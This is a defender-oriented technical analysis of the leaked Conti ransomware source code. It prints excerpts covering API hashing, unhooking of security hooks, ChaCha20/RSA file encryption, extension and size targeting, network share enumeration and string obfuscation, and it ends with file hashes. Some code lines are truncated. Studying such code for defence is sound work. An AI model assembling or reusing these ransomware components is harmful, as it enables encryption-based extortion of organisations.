

# Conti Ransomware source code: a well-designed COTS ransomware

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```
api::InitializeApiModule()
{
    g_hKernel32 = GetKernel32();

    DWORD dwLoadLibraryA;
    GetApiAddr(g_hKernel32, LOADLIBRARYA_HASH, &dwLoadLibraryA);
    pLoadLibraryA = fnLoadLibraryA(dwLoadLibraryA - 2);
    if (!pLoadLibraryA) {
        return FALSE;
    }

    g_ApiCache = (LPVOID*)m_malloc(API_CACHE_SIZE);
    if (!g_ApiCache) {
        return FALSE;
    }

    return TRUE;
}
```

```
#define KERNEL32DLL_HASH 0x240dfbc0
#define LOADLIBRARYA_HASH 0xbe3d21a8
```

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## Introduction

Since 27 February 2022, a few days after the apparition of the Conti's gang support to the Russian invasion of the Ukrainian national territory, a new mysterious Twitter account appeared, "@ContiLeaks". Nobody knows for sure who operates it, maybe a reluctant Conti gang member, some foreign intelligence, or police officer, but does not matter too much: it began dumping out internal data, conversations, source code, and transcripts of years of criminal operation by Conti gang members.

For both the cyber intelligence community and the cybercrime operators it was like a hearth quake, a deep compromise like this for an established criminal organization is a heavy hit, probably a hard punch in the face for the entire criminal gang, including affiliates, now facing the serious risk to be caught by upcoming law enforcement.

The disclosed material was so impressive that Conti, one of the most dangerous ransomware gangs that breached over 200 companies according to doubleextortion.com data, was forced to wipe their server. Across all the leaked material, there was also the Conti ransomware encryptor source code.

We obtain a copy of such code and analyze it to figure out how this world-class ransomware threat code and prepare their cyber arsenal, with the objective to identify patterns in their operating model that may be useful for defenders to fight back Conti, and the other ransomware actors operating likewise: this organized criminal group heavily rely on malicious codebase leaked in the past, such as the Carberp malware source code leaked back in 2013, in the past also used as the foundation for the Carbanak backdoor.



Figure 1: @ContiLeaks Twitter profile

## Technical Analysis

### The API Hashing

Inside the main function the method “api::InitializeApiModule” is the first one executed, the sample loads the library “Kernel32.dll” and the API function “LoadLibraryA” by using the API camouflage technique through hashing them. In particular, the malware writers leveraged the [MurmurHash2A algorithm](#), a well-known extremely fast, non-cryptographic hash suitable for general hash-based lookup. The implementation of the library has been pulled from an open-source library publicly available on the [GitHub](#) platform.

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    GetApiAddr(g_hKernel32, LOADLIBRARYA_HASH, &dwLoadLibraryA);
    pLoadLibraryA = fnLoadLibraryA(dwLoadLibraryA - 2);
    if (!pLoadLibraryA) {
        return FALSE;
    }

    g_ApiCache = (LPVOID*)m_malloc(API_CACHE_SIZE);
    if (!g_ApiCache) {
        return FALSE;
    }

    return TRUE;
}
```

```
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```

Figure 2: Evidence of Runtime Linking routine for “Kernel32.dll” and “LoadLibraryA”

That library is necessary to perform the so-called “Runtime Linking” method. In this way, the code is capable of loading other libraries used to complete its malicious behavior. In this way. It is possible to load all the other libraries and functions at runtime. This malicious behavior is delegated to “api.c” and “api.h” source files. However, studying the pieces of codes, a great compatibility emerges when we compared the code of the “GetApi” function of the “Carberp” botnet, which was leaked in 2013 and publicly available on [Github](#) platform. This is not the only proof, in fact, that library has been entirely copied inside the project in order to get example from the implementation of the module developed by [FIN7/Carbanak](#) gang.

```

VOID GetApiAddr(HMODULE Module, DWORD ProcNameHash, PDWORD Address)
{
    /*----- 00100000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 -----*/
    // 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module + ((PIMAGE_DOS_HEADER)Module->e_lfanew + sizeof(DWORD) + sizeof(IMAGE_FILE_HEADER)));

    // 00000000 00000000 00000000 00000000
    PIMAGE_EXPORT_DIRECTORY Table = (PIMAGE_EXPORT_DIRECTORY)RVATOVA(Module, poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;

    INT Ordinal; // 00000000 00000000 00000000 00000000
    BOOL Found = FALSE;

    if (HIWORD(ProcNameHash) == 0)
    {
        // 00000000 00000000 00000000 00000000
        Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
    }
    else
    {
        // 00000000 00000000 00000000 00000000
        PDWORD NamesTable = (PDWORD*)RVATOVA(Module, Table->AddressOfNames);
        PDWORD OrdinalTable = (PDWORD*)RVATOVA(Module, Table->AddressOfNameOrdinals);

        unsigned int i;
        char* ProcName;

        for (i = 0; i < Table->NumberOfNames; ++i)
        {
            ProcName = (char*)RVATOVA(Module, *NamesTable);

            if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) == ProcNameHash)
            {
                Ordinal = *OrdinalTable;
                Found = TRUE;
                break;
            }
        }
    }
}

#include "hash.h"
#include "memory.h"

#define mmix(h,k) { k ^= m; k ^= k >> r; k *= m; h ^= m; h ^= k; }
#define LowerChar(C) if (C >= 'A' && C <= 'Z') { C = C + ('a'-'A');}

unsigned int MurmurHash2A(const void* key, int len, unsigned int seed)
{
    char temp[64];
    RTLSecureZeroMemory(temp, 64);
    memory::Copy(temp, (PVOID)key, len);

    for (int i = 0; i < len; i++) {
        LowerChar(temp[i]);
    }

    const unsigned int m = 0x5bd1e995;
    const int r = 24;
    unsigned int l = len;

    const unsigned char* data = (const unsigned char*)temp;

    unsigned int h = seed;
    unsigned int k;
}

```

Figure 3: API Hashing using MurmurHash  
**AntiHook Tricks**

The second call is again in the api module the “api::DisableHooks” makes the debugging session harder for the analyst, in this function the sample loads the following libraries: Kernel32.dll, ws2\_32.dll, Advapi32.dll, ntdll.dll, Rstrtmgr.dll, Ole32.dll, OleAut32.dll, Netapi32.dll, Iphlpapi.dll, Shlwapi.dll, Shell32.dll, and for each successfully loaded library, the sample calls “antihooks::removeHooks”.

```

VOID
api::DisableHooks()
{
    hKernel32 = pLoadLibraryA(OBFA("kernel32.dll"));
    hWs2_32 = pLoadLibraryA(OBFA("ws2_32.dll"));
    hAdvapi32 = pLoadLibraryA(OBFA("Advapi32.dll"));
    hNtdll = pLoadLibraryA(OBFA("ntdll.dll"));
    hRstrtmgr = pLoadLibraryA(OBFA("Rstrtmgr.dll"));
    hOle32 = pLoadLibraryA(OBFA("Ole32.dll"));
    hOleAut = pLoadLibraryA(OBFA("OleAut32.dll"));
    hNetApi32 = pLoadLibraryA(OBFA("Netapi32.dll"));
    hIphlp32 = pLoadLibraryA(OBFA("Iphlpapi.dll"));
    hShlwapi = pLoadLibraryA(OBFA("Shlwapi.dll"));
    hShell32 = pLoadLibraryA(OBFA("Shell32.dll"));

    if (hNtdll) {
        removeHooks(hNtdll);
    }

    if (hKernel32) {
        removeHooks(hKernel32);
    }
}

```

Figure 4: DisableHooks method

The “removeHooks” function works in this way; GetModuleFileNameW will retrieve the path of the passed module, the path will be used to create a handle using “CreateFile”, the file is then used by “CreateFileMapping” and “MapViewOfFile”. In short, the library is mapped again in another memory section, in such a way your breakpoints will not work.

To determine if the library function has been hooked by security programs, Conti locker directly compares the currently loaded function with the original files. In fact, once the original .dll files are mapped into the process memory, it checks the first two bytes only. Obviously, this detection approach does not cover all the hooking techniques but is enough to trick many antiviruses and unsophisticated automated malware analysis sandboxes.

```

__MINGW32__
bool funcIsHooked = (memcmp((const void*)funcAddr, (const void*)funcHooked, 2) != 0);

bool funcIsHooked = m_memcmp((const void*)funcAddr, (const void*)funcHooked, 2) != 0;
// __MINGW32
if (!funcIsHooked) continue;

```

Figure 5: Hooked function test

### Mutex and Command Line Parsing

Once done, it creates a mutex with the hardcoded name “kjsidugidf99439”. This plaintext string is obfuscated during the compilation through the application of the “OBFA” macro which stores it in the executable in an encrypted format.

```

HANDLE hMutex = pCreateMutexA(NULL, TRUE, OBFA("kjsidugidf99439"));
if ((DWORD)pWaitForSingleObject(hMutex, 0) != WAIT_OBJECT_0) {
    return EXIT_FAILURE;
}

```

Figure 6: Defining Mutex

Also, the Conti source code shows debugging directives unveiling an example of the parameters handled by the locker. In particular, the default arguments pre-configured in the debug version of the compiled locker are “C:\1.exe -prockiller enabled -pids 322”. Such parameters, and many other, are then processed within the routine “HandleCommandLine” where we noticed more other supported options:

Command line Options	Description
-h	HostPath
-p	PathList
-m	EncryptMode {all:10, local:11, net:12, backups:13}
-log	LogsEnabled {enabled} - Saved in C:\CONTI_LOG.txt
-prockiller	Prockiller {enabled}
-pids	PidList – Whitelisted pids

Table: Parsed Commands

```
HandleCommandLine(PWSTR CmdLine)
{
    INT Argc = 0;
    LPWSTR* Argv = (LPWSTR*)pCommandLineToArgvW(CmdLine, &Argc);
    if (!Argv) {
        return FALSE;
    }

    LPWSTR HostsPath = GetCommandLineArg(Argv, Argc, OBFW(L"-h"));
    LPWSTR PathList = GetCommandLineArg(Argv, Argc, OBFW(L"-p"));
    LPWSTR EncryptMode = GetCommandLineArg(Argv, Argc, OBFW(L"-m"));
    LPWSTR LogsEnabled = GetCommandLineArg(Argv, Argc, OBFW(L"-log"));
    //LPWSTR ProcKiller = GetCommandLineArg(Argv, Argc, OBFW(L"-prockiller"));
    //LPWSTR PidList = GetCommandLineArg(Argv, Argc, OBFW(L"-pids"));

    if (EncryptMode) {
        if (!plstrcmpiW(EncryptMode, OBFW(L"all"))) {
            g_EncryptMode = ALL_ENCRYPT;
            global::SetEncryptMode(g_EncryptMode);
        }
    }
}
```

Figure 7: Parsing

command line options

### The multi-threaded encryption

After parsing the arguments, the sample proceeds to the encryption depending on the encryption mode

```
SYSTEM_INFO SysInfo;
pGetNativeSystemInfo(&SysInfo);

DWORD dwLocalThreads = g_EncryptMode == LOCAL_ENCRYPT ? SysInfo.dwNumberOfProcessors : 0;
DWORD dwNetworkThreads = g_EncryptMode == NETWORK_ENCRYPT ? SysInfo.dwNumberOfProcessors : 0;

if (g_EncryptMode == LOCAL_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {
    if (!threadpool::Create(threadpool::LOCAL_THREADPOOL, dwLocalThreads)) {
        logs::Write(OBFW(L"Can't create local threadpool."));
        return EXIT_FAILURE;
    }

    if (!threadpool::Start(threadpool::LOCAL_THREADPOOL)) {
        logs::Write(OBFW(L"Can't start local threadpool."));
        return EXIT_FAILURE;
    }
}
```

```
enum EncryptModes {
    ALL_ENCRYPT = 10,
    LOCAL_ENCRYPT = 11,
    NETWORK_ENCRYPT = 12,
    BACKUPS_ENCRYPT = 13
};
```



Figure 8: Creation of threads for the encryption

The encryption modes provided by the malware are four. Each of them has an unique identificatory globally defined inside an Enum Structure. So, when the command line is parsed, there is a different routine to encrypt.

The methods are:

- ALL\_ENCRYPT (code 10): encrypt both local and network files
- LOCAL\_ENCRYPT (code 11): encrypt only the files on the local machines
- NETWORK\_ECNRYP (code 12): encrypt only files inside the networks through SMB protocols
- BACKUPS\_ENCRYPT (code 13): encrypt backups

Once established the encryption method, the control passes to the “threadpool” class, having the main purpose to manage the encryption phase in the best way, by instantiating the adequate number of threads basing on the architecture. The function “pGetNativeSysInfo” provides the numbers of processors of the target system and then all the info is passed to the “threadpool” module.

Once the multithreading process is configured, the control flow passes to the “locker” module. For each file, the method “locker::GenKey” generates the Key and the Initial Vector (IV) for the ChaCha20 algorithm, a variant of the Salsa20 encryption algorithm. In detail, the malware writers pulled another publicly available implementation and stored inside the package named “chacha20”.




Figure 9: ChaCha20 package

Now, the malware writers need to protect the keys, so they use the RSA algorithm to encrypt them:

```
if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
    return FALSE;
}

if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
    return FALSE;
}

RtlSecureZeroMemory(&FileInfo->CryptCtx, sizeof(FileInfo->CryptCtx));
ECRYPT_keysetup(&FileInfo->CryptCtx, FileInfo->ChachaKey, 256, 64);
ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);

memory::Copy(FileInfo->EncryptedKey, FileInfo->ChachaKey, 32);
memory::Copy(FileInfo->EncryptedKey + 32, FileInfo->ChachaIV, 8);

if (!pCryptEncrypt(PublicKey, 0, TRUE, 0, FileInfo->EncryptedKey, &dwDataLen, 52
    return FALSE;
}

Success = WriteFullData(FileInfo->FileHandle, FileInfo->EncryptedKey, 524);
if (!Success) {
    logs::Write(OBFW(L"Can't write key for file %s. GetLastError = %lu"), FileInfo->FileName, GetLastError());
    return FALSE;
}
```

Figure 10: ChaCha Key and IV generation and encryption

The generated ChaChaKey and ChaChaIV are then copied in the field “EncryptedKey” of the FileInfo Structure, as shown in the above figure. Then, “FileInfo->EncryptedKey” is encrypted with the RSA Public Key and it will be used in the function “locker::WriteEncryptInfo” to write the encrypted buffer inside the file. Finally, The cleartext IV and Key of the Chacha algorithm are erased thanks to “locker::CloseFile” function and “RtlSecureZeroMemory” API.

```

Success = WriteFullData(FileInfo->FileHandle, FileInfo->EncryptedKey, 524);
if (!Success) {
    logs::Write(OBFW(L"Can't write key for file %s. GetLastError = %lu"), FileI
    return FALSE;
}

```



```

locker::CloseFile(__in locker::LPFILE_INFO FileInfo)
{
    RtlSecureZeroMemory(FileInfo->ChachaKey, 32);
    RtlSecureZeroMemory(FileInfo->ChachaIV, 8);

    if (FileInfo->FileHandle != INVALID_HANDLE_VALUE) {
        pCloseHandle(FileInfo->FileHandle);
        FileInfo->FileHandle = INVALID_HANDLE_VALUE;
    }

    RtlSecureZeroMemory(FileInfo->EncryptedKey, 524);
}

```

Figure 11: Erased

ChaCha Key and IV

The encryption may vary depending on the size or extension of the file, for the following extensions:

.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .daccpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .oqy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spq, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt

The encryption mode will be always "FULL\_ENCRYPT", meanwhile for these:

.vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso

Will be "PARTLY\_ENCRYPT" (50%).

```

if (CheckForDataBases(FileInfo->Filename)) {

    if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
}
else if (CheckForVirtualMachines(FileInfo->Filename)) {

    if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
        return FALSE;
    }

    Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 20);
}
}

```

```

enum ENCRYPT_MODES {

    FULL_ENCRYPT = 0x24,
    PARTLY_ENCRYPT = 0x25,
    HEADER_ENCRYPT = 0x26
};

```



Figure 12: Choosing encryption mode depending on the extension

If the size of the file is less or equal to **1048576** bytes, it will be fully encrypted, else if is less or equal to **5242880** only the **1048576** bytes will be encrypted, else a partial encryption (**50%**) will be performed.

```

if (FileInfo->FileSize <= 1048576) {

    if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
}
else if (FileInfo->FileSize <= 5242880) {

    if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);
}
else {

    if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 50)) {
        return FALSE;
    }

    Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 50);
}
}

```

Figure 13: Choosing encryption

mode depending on the file size

After the completion of the encryption, also the extension is replaced with ".EXTEN", which is statically defined inside the code, and in each moment can be modified.



```

locker::ChangeFileName(__in LPCWSTR OldName)
{
    LPWSTR NewName = (LPWSTR)memory::Alloc(32727);
    if (!NewName) {
        return FALSE;
    }

    plstrcpyW(NewName, OldName);
    plstrcatW(NewName, global::GetExtention());
    pMoveFileW(OldName, NewName);
    memory::Free(NewName);
    return TRUE;
}

```

Figure 14: Changing the extension

## Network Propagation

When the encryption mode is “ALL\_ENCRYPT” or “NETWORK\_ENCRYPT”, the sample retrieves information about shared resources calling the method “network\_scanner::EnumShares”

```

if (g_EncryptMode == NETWORK_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {

    PSTRING String = NULL;
    TAILQ_FOREACH(String, &g_HostList, Entries) {
        network_scanner::EnumShares(String->wszString, &ShareList);
    }

    network_scanner::PSHARE_INFO ShareInfo = NULL;
    TAILQ_FOREACH(ShareInfo, &ShareList, Entries) {
        filesystem::SearchFiles(ShareInfo->wszSharePath, threadpool::NETWORK_THRE
    }

    network_scanner::StartScan();
}

```

Figure 15: Network

Encryption mode

By using “NetShareEnum” from the native WinAPI, it starts looking for shared resources having the following types:

- STYPE\_DISKTREE
- STYPE\_SPECIAL
- STYPE\_TEMPORARY

Then the code compares the “shi1\_netname” from the “SHARE\_INFO\_1” structure with the string “ADMIN\$”, if equal proceeds building this string: “\\” + “.” (servername is NULL, so the local computer is used) + “\” + “{shi1\_netname}”.

```

if (TempShareInfo->shi1_type == STYPE_DISKTREE ||
    TempShareInfo->shi1_type == STYPE_SPECIAL ||
    TempShareInfo->shi1_type == STYPE_TEMPORARY)
{
    PSHARE_INFO ShareInfo = (PSHARE_INFO)m_malloc(sizeof(SHARE_INFO));

    if (ShareInfo && plstrcmpiw(TempShareInfo->shi1_netname, OBFW(L"ADMIN$"))) {

        plstrcpyW(ShareInfo->wszSharePath, OBFW(L"\\\\"));
        plstrcatW(ShareInfo->wszSharePath, pwszIpAddress);
        plstrcatW(ShareInfo->wszSharePath, OBFW(L"\\"));
        plstrcatW(ShareInfo->wszSharePath, TempShareInfo->shi1_netname);

        logs::Write(OBFW(L"Found share %s."), ShareInfo->wszSharePath);
        TAILQ_INSERT_TAIL(ShareList, ShareInfo, Entries);
    }
}

```

Figure 16: Shared

resource path building

Once the shared resources are found, the Conti Ransomware calls “network\_scanner::StartScan” and tries to obtain the function pointer to “ConnectEx”, this is done by making a call to the WSALoctl function with the SIO\_GET\_EXTENSION\_FUNCTION\_POINTER opcode specified.

```

GetConnectEX()
{
    SOCKET sock;
    DWORD dwBytes;
    int rc;

    /* Dummy socket needed for WSALoctl */
    sock = (SOCKET)psocket(AF_INET, SOCK_STREAM, 0);
    if (sock == INVALID_SOCKET)
        return FALSE;

    GUID guid = WSAID_CONNECTEX;
    rc = (int)pWSALoctl(sock, SIO_GET_EXTENSION_FUNCTION_POINTER,
        &guid, sizeof(guid),
        &g_ConnectEx, sizeof(g_ConnectEx),
        &dwBytes, NULL, NULL);
}

```

Figure 17: Obtaining pointer to

“ConnectEx”

### The String Obfuscation

One of the most common properties of every malware, and even in this one, is the obfuscation of the sensitive strings of the malware configs. In this case, that capability is done by using two different macros, “OBFA” for the ASCII strings and “OBFW” for the UNICODE ones.

```

// **** ANSI ****
#define OBFA(str)((const char*)MetaBuffer<std::get<MetaRandom2<__COUNTER__, 30>::value>(PrimeNumbers), \
    MetaRandom2<__COUNTER__, 126>::value, \
    std::make_index_sequence<sizeof(str)>>((const unsigned char*)str).decrypt())

// **** UNICODE ****
#define OBFW(str)((const wchar_t*)MetaBuffer<std::get<MetaRandom2<__COUNTER__, 30>::value>(PrimeNumbers), \
    MetaRandom2<__COUNTER__, 126>::value, \
    std::make_index_sequence<sizeof(str)>>((const unsigned char*)str).decrypt())

```

Figure 18:

MACROs used for the string obfuscation

The macro works by using the Extended Euclidean Algorithm, you can find an example of decryption using Python [here](#)

```
inline const char* decrypt()
{
    if (!isDecrypted())
    {
        for (size_t i = 0; i < sizeof...(Ints); ++i)
            m_buffer[i] = decrypt(m_buffer[i]);
    }

    return (const char*)m_buffer;
}

private:
constexpr unsigned char __forceinline encrypt(unsigned char byte) const
{
    return (A * byte + B) % 127;
}

constexpr unsigned char __forceinline decrypt(unsigned char byte) const
{
    return positive_modulo(ExtendedEuclidian<127, A>::y * (byte - B), 127);
}
```

Figure 19:

Extended Euclidian Algorithm

## Conclusion

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The “@ContiLeaks” event represents a turning point in cybercrime ecosystem, from this case, we expect many changes in the way cybercriminal organizations operate. From one side, less mature gangs might use the new material, techniques and tools leaked by the Conti’s insider, increasing their dangerousness and maturity of operation, instead, the already mature gangs will learn from Conti’s mistakes and take advantage, grow in number, and acquire new affiliates.

The ransomware source code we analyzed in this report is an extraordinary example of the digital weapons part of modern criminal cyber arsenals, dissecting and intimately understand it is a huge advantage that cyber defenders need to exploit to protect companies and organization from the upcoming evolution of the cybercriminal environments, nowadays intersected even with geo-political interests and warfare.

## Appendix

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### Directory Listing with Hashes

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```
e71b1e01ddf63a1f521b24a6dc3d33da7e908c1c
./Debug/builder.pdb 6ac95d877601cc1b4c9a3f2c32d311a3dfed2cbd
./Debug/locker.pdb 70b94f2d7f6757fd305d8e24fd262ed5c8c62073
./Debug/locker.exe 3823cf5c63b6d1ba15a3ca2581e83d830e63074b
./Debug/decryptor.pdb a0edc8f3d7478982def3b3ccd68ee5deba023d00
./Debug/R3ADM3.txt 0f25bf233a3e6b4a84aad701fc8d50e28d2766f0
./Debug/decryptor.exe 00143dc3610f7f4ef5cfa93cf2027cd988c1ebca
./Debug/decryptor.ilc a2062fdc6d796fba515f0bf41f0b405ed2e814ac
./Debug/locker.ilc 8d849632ea97dd97b2b49d2ef660d3a7f75344d7
./Debug/builder.ilc 502187d40edf108e9d03d243b35406a377ac8ddf
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